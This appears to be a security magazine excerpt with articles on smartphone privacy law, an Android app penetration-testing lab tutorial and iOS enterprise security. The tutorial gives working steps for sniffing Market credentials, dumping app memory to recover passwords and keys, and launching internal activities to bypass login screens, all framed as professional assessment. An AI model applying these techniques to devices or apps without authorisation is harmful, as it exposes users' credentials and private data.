The Federal Bureau of Investigation (FBI) and the *National Security Agency* (NSA) can subpoena the cell phone company for phone records without a prior warrant as a result of the 2001 Patriot Act in order help prevent acts of terrorism. They can also wire tap, that is, listen and record your cell phone conversations. Moreover, the Patriot Act makes it illegal for the cell phone company that has delivered your records to the FBI or NSA to make it publicly known or even discuss the fact that your phone records have been investigated (*http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=107_cong_public_laws&docid=f:publ056.107*). Most people in the United States would think that public broadcasting of an illegally intercepted cell phone conversation would be illegal. The US Supreme Court has found that the First Amendment allows an illegally intercepted cell phone conversation to be shared with others when the conversation involves matters of significant public interest. You need to be careful because technology has increased the chances that your cell phone conversations are being recorded and could be made public or used against you (*http://research.lawyers.com/First-Amendment---Freedom-of-Religion-and-Speech.html*).

Mobile tracking by advertisers

Mobile tracking by advertisers is on the rise, as online advertisers attempt to reach consumers on cell phones/Smartphones. Companies are now using technology that makes it difficult for users to prevent tracking. One lawsuit, filed on September 15, 2010, alleges that a company called Ringleader Digital Inc. tracks users of Apple's iPhones by assigning each phone a unique ID number, similar to a cookie. If a user deletes the ID number, the suit claims, it respawns itself moments later (*http://www.wired.com/threatlevel/2010/09/html5-safari-exploit/*, *http://www.scribd.com/doc/37554403/Ringleader-Lawsuit*, *http://ivebeenmugged.typepad.com/my_weblog/pdf/hillman_v_ringleader.pdf*).

In most European countries especially the United Kingdom there are laws governing cell phone/Smartphone privacy. The laws do not allow a person's location or tracking to be done without his/her consent. The location information of the person involved is kept very private and given the same privacy as communication in general. The only way for one to get tracking information on someone be it his/her spouse or children is through a written consent and these laws even protect network providers who withhold location information on certain suspects from law enforcement agencies. As seen in the preceding paragraphs this is different in the United States where there is no constitutional law governing cell phone/Smartphone privacy, so there is no guarantee of telecommunications privacy.

In other European countries such as Germany the toll gate system cannot be used to track vehicles. Tolling information which can be used to track and follow cars is not allowed and the constitutional law governs so criminal activities or plans may not be interrupted because of this law.

What about someone taking your picture with a Smartphone without your permission? The Video Voyeurism Prevention Act prohibits the photographing or videotaping of a naked person without his or her permission in a gym, tanning salon, dressing room or anywhere else where one expects a *reasonable expectation of privacy*. Violators can expect fines of up to $100,000 and/or up to a year in prison. This doesn't necessarily make it illegal for someone to snap your photo without your permission. For instance, if you're just walking down the street and someone takes a picture, they're well within their rights no matter how violated you might feel. But if someone takes a picture of you without your permission while you're getting ready to shower at the gym, it's against the law. This law isn't limited to Smartphones that have built in cameras but also includes camcorders, cameras, and digital cameras.

Disable GPS locator on images

What happens if the person who takes the picture on his/her Smartphone doesn't disable the GPS locator on the image and uploads it to his/her social networking site? Then everyone and anyone can know where you were at that time and day. Your boss thought that you were on a business trip in Washington D.C., but instead you were photographed in a hotel in North Carolina. If you have not disabled this feature on your Smartphone and you upload pictures to social networking accounts then anyone who views the image can view the geotagging within the image.

The storage of location based data, in the form of Latitude and Longitude inside of images is called Geotagging; essentially tagging your photograph with the geographic location. This data is stored inside if the metadata of JPEG images and is useful for tying the photograph to a location.

So, what if you took at picture of your child by a tree at the school yard? Now anyone can find out what school your child attends!

Most people don't realize that the action of automatic geotagging takes place on their Smartphones because it is enabled by default. As a result, individuals often share too much information about their location.

To turn off GPS locator (geotagging) on your Smartphone

iPhone (iOS 4.x)

Go to Settings, General, select Location Services. From there you can set which applications can access your GPS coordinates or disable it entirely.

Palm WebOS

Bring up the *Location Services* configuration screen, there should be three options: Auto Locate, Geotag Photos, and Background Data Collection. Ideally, all three should be turned off.

Google Android and Verizon Droid

In order to disable for just the camera application, start the Camera app to make sure that you are not saving your location. This is the menu on the left side of the camera application; it slides out from left to right. Select *Store Location* and make sure it is set to off. Once this is disabled, the camera app will no longer add geotags to your images.

BlackBerry Devices

Go into picture-taking mode (via HomeScreen, click icon *Camera*), press the Menu button and choose *Options*. Set the *Geotagging* setting to be *Disabled*. Finally, save the updated settings.

Nokia

Go to Applications, select Camera, select options, select settings, set *Show GPS info* to be *Off*. Accept the change and exit.

Add your cell phone number to the National Do-Not-Call Registry

What about people getting your number without your permission? Currently, there is not a comprehensive wireless 411 directory. Even if a wireless 411 directory were established, most telemarketing calls to wireless phones would still be illegal. For example, it is unlawful for any person to make any call (other than a call made for emergency purposes or made with express prior consent) using any automatic telephone dialing system or any artificial or prerecorded voice message to any telephone number assigned to a paging service, mobile telephone service, or any service for which the called party is charged for the call. This prohibition applies regardless of whether the number is listed on the national Do-Not-Call list (*http://www.fcc.gov/cgb/consumerfacts/tcpa.html*).

Since most telemarketers use auto-dialers to place their calls, the likelihood of a telemarketer calling your cell phone is reduced, even if your cell number were listed in a directory. However, because not all calls are eliminated, it is a good idea to add your cell phone number to the National Do-Not-Call Registry either online at *www.donotcall.gov* or by calling toll-free at (888) 382-1222 from the telephone number you wish to register.

Locating you by using the built in GPS system

It is likely that the trend of including location-tracking components will continue as cell phone manufacturers comply with the *Federal Communications Com mission* (FCC) Enhanced 911 (E911) rule. The FCC's E911 initiative requires cell phone carriers to be able to pinpoint their customers' locations within 100 meters.

The main thrust behind location-based tracking was public safety, however, many companies are exploring commercial opportunities as well. Several companies now offer non-emergency tracking for a monthly fee. One of the newest commercial forms of non-emergency tracking is aimed at parents who want to know the location of their children. These services enable parents to monitor their child's location by tracking their cell phone. A parent is able to locate their child by accessing a web site that monitors where they are. In addition to tracking the location, these monitoring services can send text messages to children who travel too far from parent-approved locations. Text messages may also be used to alert parents if a stranger or hacker attempts to use the service to locate their child.

Cell phone applications such as Loopt and Google Latitude allow friends to track each other's location. The applications allow the user to specify who can track the user's location. Google allows users to limit the tracking to a city-level location only. Both Google and Loopt say they do not store historical locations, only your last location. Users of location tracking services should be aware that current privacy protections can be changed by the providers at any time. These are company policies, not legal requirements.

Be aware that if you are using a phone or vehicle provided by your employer, under the current law your employer can use GPS to monitor you during work hours (*www.privacyrights.org/fs/fs7-work.htm*).

Generally, tracking by GPS can be limited in two ways. Its use can sometimes be limited when the cell phone user is indoors and many GPS-equipped phones have two settings: 911-only or location-on. Examine your phone and select the appropriate setting for your personal needs.

If you utilize a tracking service or GPS directions and maps, be aware that your travel history and location may be provided to law enforcement, as part of litigation, or utilized by advertisers.

On the 'Net

- *http://communications-media.lawyers.com/privacy-law/Cell-Phone-Privacy.html*
- *http://www.joebuy.com/importance-of-cellphone-privacy/*
- *http://sociable.co/2011/01/27/geolocation-apps-causing-new-privacy-and-safety-fears-for-Smartphone-users/*
- *http://www.fastcompany.com/1658963/Smartphone-security-personal-data-lock-crime-thieves-gadgets-information-pin#*
- *http://www.privacyrights.org/fs/fs2b-cellprivacy.htm*
- Rebecca Wynn – Search Engine Security and Privacy – Hakin9 Aug 2010 Issue
- Rebecca Wynn – Search Engine Security and Privacy Part 2 – Hakin9 Dec 2010 Issue

Protecting your Smartphone

Like any device that stores data or connects to the internet you need to take data security seriously. To get started:

- Password protect your device and change this password every 60 days.
- Delete your browsing history.
- Delete your system cache.
- Delete your picture cache.
- Delete your network cache.
- Delete your installation log.
- Delete your viewed SMS.
- Delete viewed email from your phone.
- Verify the applications your download before your install them.
- Scan the operating system for trojans, malware, etc.
- Turn-off Bluetooth when not in use.
- Use anti-virus software and keep the definition file up-to-date.
- Use a firewall.

To make it easier, I highly recommend NetQin Anti-Virus and NetQin Mobile Guard (*http://www.netqin.com/en/*) They are free and easy to use.

NetQin Mobile Anti-virus provides excellent protection against viruses, trojan horses, worms, spyware and other forms of malware. Scanning the device is merely a matter of clicking the Scan Viruses button on the program's main interface. Following a scan, the mobile security software details what has been found in each category. In the event that malware is present, the user can decide to delete each one individually or all at once.

The application also operates in real time so that if a virus or other malicious application were to infect the device, it would be identified so that it can be removed immediately without having to wait to perform a scan. This real-time mobile security software protection applies to malware that might be transmitted through chat sessions, web browsing, links that are contained in messages and multimedia messages. It also scans the installation files of applications ensuring that installing a new program doesn't introduce a virus to the Smartphone (*http://mobile-security-software-review.toptenreviews.com/netqin-mobile-anti-virus-review.html*).

NetQin Mobile Guard is designed to improve your mobile phone performance by removing junk, minimizing power consumption, blocking harmful sites and protecting your mobile phone against malware. This product also helps manage internet usage with monthly limits, a connection log, and even a real-time traffic bar that shows the amount of traffic being transferred. System Optimization OS Scan identifies the system problem and helps you fix it to improve the device performance (*http://download.cnet.com/NetQin-Mobile-Guard/3000-2064_4-11452970.html*).

Conclusion

To reiterate, Smartphones are part of your *Personal Area Network* (PAN) and the user needs to remember that everything that is done on them, data saved in them, communications that touch them in anyway (voice, SMS, email) should be viewed as public and not private. All the threats that attack your enterprise computer centers, personal computer systems are quickly encompassing mobile devices. You need to be proactive in protecting your security and privacy and not reactive. This article's goal is to get you to think about securing your Smartphone and then get you to do it.

REBECCA WYNN

Rebecca Wynn, MBA, CISSP, LPT, CIWSA, NSA/CNSS NSTISSI 4011-4016 is a Principal Security Engineer with NCI Information Systems, Inc. She has been on the Editorial Advisory Board for Hakin9 Practical Protection IT Security Magazine since 2008.

Pen testing on Android Setting up a lab

The world of Android application security assessment is developing at a rapid pace. Perhaps due to the open nature of Android, the development of tools and techniques for analysing and validating security is very accessible. Even as this article was being written several new fantastic tools became available and it had to be updated.

This tutorial takes the reader through the creation of a personal lab with some essential tools and techniques for assessing the security of Android applications.

The basic environment

We will be using Ubuntu Linux as the analysis platform for most of the exercises. Analysis of an Android application can be done from many platforms but in our experience it is more efficient to use a Linux distribution such as Ubuntu either as a native host or in a Virtual Machine. Reasons include:

- No driver issues for Android devices – just plug and play
- Many useful tools for analysis and scripting already installed
- Installation of further tools are usually just a couple of commands away
- More advanced development on Android, such as compiling native applications or Kernel modules is well supported under Linux.

In addition to Ubuntu you will need the Android SDK to get started. Download the Linux version from *http://developer.android.com/sdk/index.html* and uncompress it. For example, from the terminal run the following commands:

```
wget http://dl.google.com/android/android-sdk_r12-linux_x86.tgz
tar -zxvf android-sdk_r12-linux_x86.tgz
```

You will now have a directory called android-sdk-linux_x86 containing the SDK.

If you haven't installed Sun's Java on Ubuntu already, make sure to install that now. For example, on Ubuntu 10.10 (Maverick Meerkat) make sure the partner repositories are enabled in file `/etc/apt/sources.list` by including the following line:

```
deb http://archive.canonical.com/ maverick partner
```

Then from a terminal run:

```
sudo apt-get update
sudo apt-get install sun-java6-jre sun-java6-plugin
   sun-java6-fonts
```

Installing platform tools

Recent versions of the Android SDK now require you to install the platform tools separately instead of being bundled with the SDK:

- Run the Android AVD application: *android-sdk-linux_x86/tools/android*
- Under *Available Packages* select *Android SDK Platform-tools* and click on *Install.*

Setup of physical device

If you intend to use a physical device for analysis rather than the emulator then be sure to enable USB Debugging on it by going to *Settings > Applications > Development > USB Debugging.*

Some applications you may want to analyse can function differently if they detect you are running in an emulator, so it is good to have the option of physical devices.

Setup of emulator

The Android emulator is a great tool for analysing and debugging applications. You can create multiple virtual Android devices with different configurations and versions of Android. It is recommended that you install version 2.1 as well as a more recent version. Version 2.1 is slow but useful for some more advanced application analysis that is made difficult with the JIT compiler introduced in Android 2.2.

1. Run the Android AVD application: *android-sdk-linux_x86/tools/android*
2. Under *Available Packages* select the Android versions you want and click on *Install*
3. Under *Virtual Devices* click *New*, fill in the details to match you requirements and click *Create AVD* to create your emulator image
4. You can now launch an Android Virtual Device by selecting the image and clicking Start

Acquiring and installing the application to test

There are three typical scenarios for acquiring the application package you want to test:

1. A client provides you with the compiled .apk package, or you download it directly from the web
2. You install it on a device using the Android Market and copy it from the device to your analysis environment
3. You download it directly from the Android Market

Scenario 1

Once the application package has been provided, the following steps will install it on a running emulator or attached physical device:

First we go into the platform tools directory and use the Android Debug Bridge to confirm the device or emulator has been detected:

```
cd android-sdk-linux_x86/platform-tools
./adb devices
List of devices attached
HT07NPL03993 device
```

Then we install the package with the following command:

```
./adb install packagename.apk
```

Scenario 2

Once the application is installed from the Market, connect the device to your analysis environment as in Scenario 1 and follow these steps:

We list the installed packages, filtering for the one we are interested in. In this example we've used an application called Seesmic:

```
./adb shell pm list packages -f | grep seesmic
package:/data/app/com.seesmic-1.apk=com.seesmic
```

Now we know where it is installed we can pull the application package to the analysis machine using:

```
./adb pull /data/app/com.seesmic-1.apk
1238 KB/s (2222937 bytes in 1.752s)
```

Finally, we can disconnect the device and install the package onto our emulator or test device by following the steps in Scenario 1.

Scenario 3

This scenario is a bit more complicated because the official Android Market doesn't make application packages available for direct download. However, it is sometimes useful to directly download the package for reasons of speed, efficiency and safety if the application is potentially malware.

The solution is to write a script which will emulate a device connecting to the Android Market and downloading an application for installation. You will need:

1. Rooted Android phone or emulator with Android Market installed
2. Temporary GMail account associated with phone or emulator
3. PHP Android Market API by Splitfeed - http://code.google.com/p/android-market-api-php/
4. Wireshark

Install curl, PHP and wireshark on your Ubuntu machine:

```
sudo apt-get install php5-curl wireshark
```

We need to get the Android Market userID which is required in the download request for APKs. We can get this by sniffing the data sent by the Market App. Open the Market App on the device and find an app to install, start the following ADB command and then click install:

```
./adb shell tcpdump -vv -s 0 -w /sdcard/output.cap
```

After install, hit *Ctrl+C* to to stop sniffing. Open the .cap file in wireshark and look for a *GET* request which contains the *deviceID* and *userID* parameters and make a note of them. Unzip the PHP Android Market API. In the subfolder *examples* create a file called *local.php* with the following contents (replacing our values with yours):

```
<?php
define('GOOGLE_EMAIL','youremail@gmail.com');
define('GOOGLE_PASSWD','yourpassword');
```

```
// Use a random number with the same number of digits:
define('ANDROID_DEVICEID','0000000000000000');
// Use your real deviceID here that you sniffed:
define('ANDROID_REALID','0000000000000000000');
// Use your sniffed userID parameter here:
define('ANDROID_USERID','00000000000000000000');
```

Download the PHP script from my blog here: *http://thomascannon.net/blog/2011/06/downloading-apks-from-android-market/test_download.php.txt* and save it in the examples folder as test_download.php.

Edit MarketSession.php in /Market so this line:

```
private $authSubToken = "";
```

Becomes:

```
public $authSubToken = "";
```

We can now use the script to grab any free app from the Market by passing the package name as a parameter, e.g.:

```
php test_download.php com.seesmic
```

Once downloaded, install as per Scenario 1.

Dynamic Analysis - Sandbox Emulator

A new tool currently in beta testing is DroidBox from *http://code.google.com/p/droidbox/*. DroidBox is an Android Virtual Device which has been modified to log calls and trace data throughout the system in order to dynamically analyse what an application is doing and what data it is accessing.

Instructions for installing and using DroidBox can be found on the project home page and it is fairly easy to get it working under Linux.

Dynamic Analysis – Proxying

When testing an application which connects to the Internet you may want to intercept and manipulate the data going out or coming in. There are a number of ways to achieve this with varying degrees of success.

If all you need to do is view the traffic and it is not encrypted you can run Wireshark to sniff the emulator traffic. If you are using a physical device one option is to configure your analysis machine as a wireless hotspot using a USB wireless dongle and again use Wireshark.

Alternatively if you have root access on the device we have written a Reverse USB Tether script which can be downloaded from heeeere. The script will setup routing on the device so that traffic is routed over USB via the analysis machine where it can be sniffed. The downside to this is that the device won't realise it is "online" and a few applications check this before trying to connect to the Internet, and in those cases it will not work. To proxy http traffic via a penetration testing tool like Burp there are a few things you can try: Launch the emulator with:

```
./emulator  -avd [YOUR AVD] -http-proxy
                  http://127.0.0.1:8080
```

and change the Burp proxy settings from *Listen on loopback interface only to Support invisible proxy for non-aware clients*.

For a physical device, if you have a rooted custom ROM installed you could try one of the proxy settings applications on the Android Market. If you are using a stock ROM then sometimes it is possible to access the often hidden settings screen in Android by issuing the following command:

```
./adb shell am start -n com.android.settings/
   com.android.settings.ProxySelector
```


You will need to set the proxy to the IP address of your analysis machine and configure Burp to listen on the respective interface.

Not all applications respect the proxy setting so this will not always work. If the application uses SSL you will also need to install Burp's certificate into the CA certificate bundle on Android which is beyond the scope of this article but you can consult Burp's documentation in conjunction with previously published work on updating the Android *cacerts.bks* certificate bundle.

Dynamic Analysis – Memory Dumps

Some applications protect their code and data at rest but fail to protect sensitive data in memory. It is possible to dump the memory of an application process on Android and analyse it. Using this technique we have recovered passwords, encryption keys and URLs which would otherwise have been difficult to obtain. This technique requires root access on a device. Emulators already have root access enabled when connecting with ADB. First we access the shell on the device/emulator:

```
./adb shell
```



```
select * from java.lang.String
```

```
Class Name                                                              Shallow Heap  Retain
<Regex>                                                                  <Numeric>     <N
java.lang.String @ 0x43f70ba0 Ignored: We weren't idle Unknown                  24
java.lang.String @ 0x43f70918 AllowSleep#onIdleWakeup Unknown                   24
java.lang.String @ 0x43f70678 Received wakeup Unknown                           24
java.lang.String @ 0x43f6cfb8 - bluefox-jpg.jpg - bluefox-gif.gif - blue        24
java.lang.String @ 0x43f6cbe0 - bluefox-jpg.jpg - bluefox-gif.gif - blue        24
java.lang.String @ 0x43f6ca60 11/4                                              24
Total: 6 of 14,305 entries
```

Figure 1. *Mat*

Change the permissions on a directory so the dump file can be written:

```
# chmod 777 /data/misc
```

Then find the Process ID of the app (from a fictional company I've named Acme):

```
# ps

USER  PID   PPID  VSIZE  RSS    WCHAN    PC      NAME
root  1     0     344    252    c00ce65c 0000d2dc S /init
root  2     0     0      0      c0076e3c 00000000 S kthreadd
root  3     2     0      0      c0067fa8 00000000 S ksoftirqd/0
...
app_74   465   66   133776 42428 ffffffff afd0ebd8 S com.acme.app
...
root   10679 1     3412   200   ffffffff 0000f474 S /sbin/adbd
root   10685 10679 744    328   c0065ce4 afd0e88c S /system/bin/sh
root   10689 10685 892    336   00000000 afd0d97c R ps
```

Send a SIGUSR1 signal to the process which will cause it to dump its memory:

```
# kill -10 465
```

In the /data/misc directory we now have the dump file:

```
heap-dump-tm1289007218-pid465.hprof
```

Listing 1. *Android Reverse Tether*

```
thomas@linux:~/android-sdk/platform-tools$ sudo ./
                    usbppp.sh [sudo] password for
                    thomas:
[i] Host external network interface: wlan0
[+] Setting up forwarding...
net.ipv4.ip_forward = 1
[+] Enabling NAT...
[+] Starting PPP...
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
[+] Setting nameservers to the same as host...
usage: setprop <key> <value>

[i] dns1=192.168.1.1
[i] dns2=
PING 192.168.6.2 (192.168.6.2) 56(84) bytes of data.
64 bytes from 192.168.6.2: icmp_req=1 ttl=64 time=37.3
                    ms

--- 192.168.6.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss,
                    time 0ms
rtt min/avg/max/mdev = 37.374/37.374/37.374/0.000 ms
[i] Done.
```

Listing 2. *Android Reverse Tether*

```
#! /bin/bash
# Reverse USB Tether Script for Android
# Allows device to connect to the Internet/LAN over
                    USB via host PC
# Requires a rooted phone and ADB to be enabled
# Once running you can sniff Android traffic on ppp0 on
                    host PC
#
# Version: 20110803-1
# Author: tcannon@viaforensics.com
# Location of ADB
ADB=./adb
#IP Address assigned to ppp0, LHOST=PC, RHOST=Android
LHOST=192.168.6.1
RHOST=192.168.6.2

if [ "$(id -u)" != "0" ]; then
   echo "This script must be run as root"
   exit 1
fi
IFACE='route -n | grep "^0.0.0.0" | awk "{ print
                    \\$8;}"'
echo "[i] Host external network interface: ${IFACE}"


echo "[+] Setting up forwarding..."
sysctl net.ipv4.ip_forward=1
echo "[+] Enabling NAT..."
iptables -t nat -I POSTROUTING -s ${RHOST} -j
                    MASQUERADE -o ${IFACE}
echo "[+] Starting PPP..."

while [ "'/sbin/ifconfig | grep ${LHOST}'" = "" ]
do
sleep 1
done
echo "[+] Setting nameservers to the same as host..."
ns=('grep -e '^nameserver' /etc/resolv.conf | cut -f2
                    -d' '')
$ADB shell "setprop net.dns1 ${ns[0]}"
$ADB shell "setprop net.dns2 ${ns[1]}"
echo "[i] dns1='$ADB shell "getprop net.dns1"'"
echo "[i] dns2='$ADB shell "getprop net.dns2"'"
ping -c1 ${RHOST}
echo "[i] Done."
```

Now copy it to the host machine for analysis:

```
./adb pull /data/misc/heap-dump-tm1289007218-pid465.
                    hprof.
1109 KB/s (3656449 bytes in 3.217s)
```

This dump file can be opened in a memory analysis tool such as MAT available from *http://www.eclipse.org/mat/*. To convert the Android hprof memory dump format to something MAT can understand use the following command:

```
android-sdk-linux_x86/tools/hprof-conv heap-dump.hprof
                    mat.hprof
```

Go ahead and open the dump file in MAT. If you click the toolbar icon labelled OQL (Object Query Language) it will bring up a window where you can query the memory dump.

In the example we ran a query to find data held in memory as strings, which often reveals passwords and other sensitive data. Simply enter the query and click the red exclamation icon to run it. You can get more creative with the queries and also export the results as a text or CSV file.

In addition to using MAT, a regular hex editor and some carefully chosen search queries can also work well to uncover various hidden bits of data.

Listing 3. *Download APK*

```
<?php
include("local.php");
include("../proto/protocolbuffers.inc.php");
include("../proto/market.proto.php");
include("../Market/MarketSession.php");
$session = new MarketSession();
$session->login(GOOGLE_EMAIL, GOOGLE_PASSWD);
$session->setAndroidId(ANDROID_DEVICEID);
$ar = new AppsRequest();
$ar->setQuery("pname:" . $argv[1]);
$ar->setStartIndex(0);
$ar->setEntriesCount(5);
$reqGroup = new Request_RequestGroup();
$reqGroup->setAppsRequest($ar);
$response = $session->execute($reqGroup);
$groups = $response->getResponsegroupArray();
foreach ($groups as $rg) {
   $appsResponse = $rg->getAppsResponse();
   $apps = $appsResponse->getAppArray();
   foreach ($apps as $app) {
      echo "\nDownloading " . $app->getTitle()." (".$app->getId().")\n\n";


      $fp = fopen (dirname(__FILE__) . '/' . $app->getPackageName() . '.apk', 'w+');//This is the file where we
                  save the information
      $url='http://android.clients.google.com/market/download/Download?userId='.ANDROID_USERID.'&deviceId='.
                  ANDROID_REALID.'&assetId='.$app->getId();
      $ch = curl_init($url);
      curl_setopt($ch, CURLOPT_TIMEOUT, 50);
      curl_setopt($ch, CURLOPT_FILE, $fp); //output to file
      curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
      curl_setopt($ch, CURLOPT_COOKIE, "ANDROID=".$session->authSubToken);
      curl_setopt($ch, CURLOPT_USERAGENT, "Android-Market/2 (sapphire PLAT-RC33); gzip");
      curl_exec($ch);

      fclose($fp);
   }
}
```

Static Analysis – APK Inspector

Typically when reverse engineering and performing static analysis on Android we use a variety of tools to decode, decompile and analyse. A new tool called APKInspector has been released which combines many of these into a single application interface. It is still in the early stages of development but already it is a good choice for looking into the internals of Android packages. Follow the installation instructions on the APKInspector project site: *http://code.google.com/p/apkinspector/*. Open up your application package in APKInspector and you should see several sections described below.

Tree View

APKInspector has a tree view allowing you to browse files, strings, classes and methods within an APK. APK files are simply zip files containing compiled Dalvik (Java) bytecode, xml configuration files, resources and certificates used to sign the package.

Permissions

APKInspector shows the permissions requested by the application, and where they are referenced in the application code. This is useful to check for excessive permissions or suspicious calls to dangerous APIs

AndroidManifest.xml

This shows the decoded manifest, of particular interest is any exported receivers which could be used by an attacker to invoke functions or spoof Broadcast messages.

Java

The Java tab shows the decompiled code from the application. Sometimes this will be obfuscated but it can still be very useful to perform a code audit and look for vulnerabilities.

CFG

The CFG tab shows a graphical control flow graph of the application, giving you a visual representation of the application's code and flow. From within the graph you can click to jump into the Dalvik code at any point.

Dalvik

Where the Java tab shows the best-efforts approach of representing the decopiled code as Java, the Dalvik tab shows a low level representation of the byte code.

Smali

Smali is a disassembler/assembler for Dalvik bytecode. It provides a low level but readable representation of the Dalvik binary, and allows you to modify and re-assemble it.

ByteCode

The raw Dalvik bytecode.

Call In/Out

When a method is selected in the tree view it shows the calls in to and out of that method.

Launch Activities from the command line

Android applications contain "activities". An activity in Android parlance is a single focussed thing that a user can do and almost all activities interact with the user. Generally speaking, an Activity usually has its own window so that the user can interact with it. The AndroidManifest.xml decoded earlier in APKInspector shows the activities registered with the Android system. These can be launched from the command line like so:

```
./adb shell am start -n com.acme.app/
   com.acme.app.settings.ConfigActivity
```

The ConfigActivity will now try to launch on the device. This can be used to jump around in an application in a way the developers didn't expect. We have successfully used this to bypass the login screen on applications giving us access to the user data from within the application.

Conclusion

There are many more techniques and tools to discover but this article should give you a good start in assessing your Android applications using free and open source software. In our work performing professional application assessments we encounter many applications which are not sufficiently protecting the user's sensitive data. In the vast complexity of today's mobile operating systems it is all too easy for a developer to make a bad design choice which can give rise to a serious vulnerability. It is therefore essential to perform rigorous testing on applications prior to deployment and we hope this article will help people to get started or even provide a few new tools or ideas to seasoned testers.

THOMAS CANNON

is the Director of Research and Development for viaForensics, an innovative digital forensic and security firm based in Chicago. His work includes research in digital forensics and security, developing tools and techniques for forensic analysis of mobile devices, advanced security evaluations of mobile software (viaForensics' apSecure) and supporting forensic investigations of secured devices.

Apple iOS Security in the Enterprise

Whether supplied by the company or owned by employees, smartphones and tablet PC's are making their way into enterprise mobility. One of the important vendors to consider, when talking about mobile devices is Apple, with its iOS based iPhone and iPad platforms.

Their early versions were mainly designed for private usage, and therefore missing fundamental security mechanisms which are required for a use within enterprises. Understanding these requirements, Apple did some homework and added a lot of functionality, helping companies to use Apple devices in a secure way. This article will describe the security mechanisms available on iOS with its strength and weaknesses, and show how a company can adopt mechanisms to keep up with the latest security threats, targeting mobile devices.

Enterprise Requirements

Following the trend of mobility, companies have to think about a solid mobile strategy, including security as well as device management. Companies usually spend a lot of resources to protect their valuable assets. At one hand, they want to prevent putting those on risk, by introducing a new technology like Smartphones and Tablet PC's, and on the other hand, they want to enable their mobile users.

In order to keep or even improve their level of security, a mobile device platform has to meet the companies' security requirements and should be compliant to its security standards. If a company has to ensure, that its mobile devices are secure and compliant over time, they need a way to manage hundreds or even thousands of them in a uniform way.

This is where *Mobile Device Management* (MDM) comes into place. While it seems to be mainly a cost consideration, to have a capability of managing a large number of devices from a centralized management platform, a solid MDM solution is key to mobile device security.

The iOS Security Model

In comparison to other mobile device platforms like Android or Windows Mobile, Apple designed their operating system to provide security without the need of (or in many cases even the possibility to use) 3rd party security products like antivirus- or encryption software. In order to realize this approach, the underlying security model is based on the four pillars *Device Security*, *Data Security*, *Network Security* and *App Security*, which are intended to protect against all known mobile security threats. In the following I will describe the basic concepts behind each pillar. Throughout this document I will use the term iPhone, for both iPhone and iPad, because both device are upon the iOS operating system, where the security mechanisms are implemented.

Device Security

When talking about device security, the first line of defense against unauthorized access to an iPhone is obviously the device passcode, which can be used to lock and unlock the phone. Unfortunately, a user is by default neither enforced to activate the passcode lock of the device, nor to configure any other passcode related settings. To increase the physical access security, Apple implemented passcode policy capabilities, containing features like the activation of passcode lock and locking of the device after a certain time of inactivity. Further passcode related settings, like minimum length, usage of a complex character set, aging and history are available, as well as a maximum number of failed login attempts, which will lead to a local wipe of the device, if exceeded.

Furthermore, with device restrictions it is possible to define which resources of the iPhone a user can access. This enables a company to align the device usage to its business needs. For example, by disabling the camera for people working in the Research & Development department, or by preventing the installation of additional apps, or the usage of potential dangerous services like Apple's iCloud that stores the backup data of the device in the cloud.

For a list of possible features which can be enabled or disabled via a device security policy, see Table 1 –Device restrictions.

The passcode policy, the device restrictions, as well as other settings described within this article can either be configured directly on the iPhone, or be described within a configuration profile and then deployed to a device. Configuration profiles are xml-based files, which can be created with either the *iPhone Configuration Utility* (iPCU), a free tool provided by Apple, or via any commercial MDM solution. I will write in more detail about policy deployment and MDM in a dedicated section of this article.

Data Security

If a mobile device got lost or stolen, the financial effort to replace it is a few hundred dollars and would in most cases not even be considered in a companies' risk evaluation. The real damage is the potential leakage of confidential data, which is stored on, or accessible via

Table 1. *Device restrictions*

Feature (true/false)	Comment
Install or Update Apps	Disables Appstoren. Users are unable to install and update Apps.
Enable or disable Siri	Disables Siri
Allow camera	Disables camera. Users are unable to take photographs
Allow Explicit Content	Hides explicit music or video content purchased from the iTunes Store.
Allow Screenshot	Users are unable to take screenshot of the display
Allow Youtube	Disables Youtube app
Allow iTunes	Disables iTunes Music Store
Force iTunes Store Password	Forces user to enter iTunes password for each transaction (iOS 5)
Allow Safari	Disables Safari web browser.
Allow untrusted TLS Prompt	Automatically rejects untrusted HTTPS certificates without prompting the user (iOS5)
Allow Cloud Backup	Disables backing up the device to iCloud
Allow Cloud Document Sync	Disables document syncing to iCloud
Allow Photo Stream	Disables Photo Stream (iOS5)
Force encrypted Backup	Forcing encrypted backup with iTunes

the mobile device. To protect the data stored on the device, iPhone has a built-in hardware based 256-bit AES encryption, which is running in background, encrypting and decrypting the complete flash drive at runtime. The original purpose of this device encryption was to enable the local and remote wipe functionality. Because the encryption key, which is unique for each device, is stored on the device itself, it is sufficient to *throw away* this key, in order to make all stored information inaccessible. Actually, this is how the wipe mechanism is implemented on iOS devices.

In addition to the drive encryption, Apple provides two further encryption mechanisms: The keychain and file encryption, which are accessible to app developers via API.

The keychain is an encrypted container, using a 128bit AES algorithm, and can be used from apps to securely store data like passwords and certificates. From the user's point of view, a keychain provides transparent authentication. After unlocking the device with the passcode, the user does not have to log in separately to any app or service whose password is stored in the keychain (Figure 1). For security reasons, each app does only have access to its own keychain entries. This access is controlled by the operating system via entitlements, ensuring that an app does not have access to other apps secret data.

Another level of protection is the possibility to encrypt files on the iPhone. There is no configuration option available on the iPhone to enable or disable file encryption. Instead, Apple provides an API for app developers, which allows them to create and work with encrypted files, using the extended attribute key *NSFileProtectionKey*.

App Security

Working with an iPhone becomes interesting by the usage of apps. While Apple ships its hardware already with some preinstalled apps like the Safari web browser and an email client, there are 3rd party apps available on the Appstore for almost every need. And as many of those apps seem to make the work easier, people tend towards installing and using them.

In order to avoid compromised iPhones due to the installation of vulnerable or malicious apps, a sandboxed approach and mandatory code signing are the core elements of iOS' App security.

